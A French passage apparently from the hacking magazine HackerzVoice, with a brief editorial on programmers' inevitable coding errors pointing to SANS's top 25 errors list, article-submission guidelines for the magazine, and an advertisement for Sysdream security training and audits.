Qui ne s'est jamais, après avoir lancé un script, retrouvé devant une console affichant une erreur ? Et qu'après maintes recherches et modifications, cette erreur revenait là sans cesse, sans que l'on puisse comprendre d'où elle venait, car tout ce qu'elle indiquait était du chinois traduit en russe et expliqué en japonais.

Je la pose simplement pour dire que des erreurs de programmation, nous en faisons tous. Que le pseudo-programme, qu'il soit codé dans un bon langage de barbare ou dans un simple script, nous en faisons tous autant que nous sommes.

Évidemment, un jour ou l'autre, on rectifie son tire, et on apprend en faisant des erreurs pour les éviter à l'avenir. Et c'est ainsi que le débutant acharné deviendra une grosse brute bourine quand il sera plus grand.

Mais il sera toujours impossible d'atteindre ce niveau où l'on ne fera plus aucune erreur. Car, malgré l'évolution, l'aide de certains et le professionnalisme d'autres, chaque programmeur fait par-ci par-là des erreurs aussi minimes qu'elles puissent être (Bah oui, le café et les pizzas ça aide, mais ça fait pas tout).

Pour remédier à tout cela, voici un lien, qui je suis sûre, vous intéressera :
http://www.sans.org/top25errors/

HOW TO CONTRIB

UNE CONTRIBUTION À HZV, ÇA VOUS TENTE ?

Voici les principaux conseils à retenir

- Utilisez le format Open Document (odt) qui permet de conserver l'encodage et bon nombre de choses (bien que les txt oldschool soient accepté).
- Evitez les décorations, les mises en pages et tout ce qui serait susceptible d'être supprimé sur la maquette finale.
- Faites un titre lisible, un chapeau (l'introduction de votre article en quelques lignes), et une annexe de références pour les liens si besoin.
- Découper au maximum vos codes pour en expliquer le contenu ou mettez les en annexe de votre article en les commentant.
- Si vous avez des schémas, des tableaux ou des captures, mettez les à part en choisissant la meilleure qualité possible.

Une fois votre article prêt et relu vous pouvez l'envoyer à redaction@hackerzvoice.net si vous êtes sûr de vous ou bien sur alias@hackerzvoice.net si vous voulez un avis du rédacteur en chef.
Tenez vous informé également au près de lui si vous voulez éviter les doublons d'article, un simple mail avec le sommaire de votre article suffira. ;)

Pour le reste, suivez votre instinct, relisez vous le lendemain et n'oubliez pas de bien spécifier le pseudo avec lequel vous voulez être publié.

Comme vous avez pu le remarquer des pubs ont fait leurs apparitions dans le magazine. Non pas pour commencer une nouvelle formule commerciale (nous travaillons tous en dehors d'HZV ;) mais pour vous offrir des lots. Alors une fois publié, on vous demandera *si vous le souhaitez* votre adresse pour vous envoyer un des lots que l'on a acheté pour vous (livres, matériels informatiques et ordinateur portable pour les plus méritants). Par soucis de sécurité, nous ne conservons pas les adresses personnelles, donc elle vous sera redemandé à chaque fois si vous voulez un lot.

Votre talent et votre vision des choses peuvent être un atout sans le savoir, n'hésitez pas ;)


SYSDREAM
IT Security Services
DES EXPERTS EN INTRUSION

A VOTRE SERVICE POUR

DES FORMATIONS CERTIFIANTES

C|EH Certified Ethical Hacker

E|CSA EC-Council Certified Security Analyst

C|HFI Computer Hacking Forensic INVESTIGATOR

CISSP®

DES AUDITS DE SECURITE

SYSDREAM EST UN CABINET DE CONSEIL ET UN CENTRE DE FORMATION
EN SECURITE INFORMATIQUE

EC-Council
Accredited Training Center

WWW.SYSDREAM.COM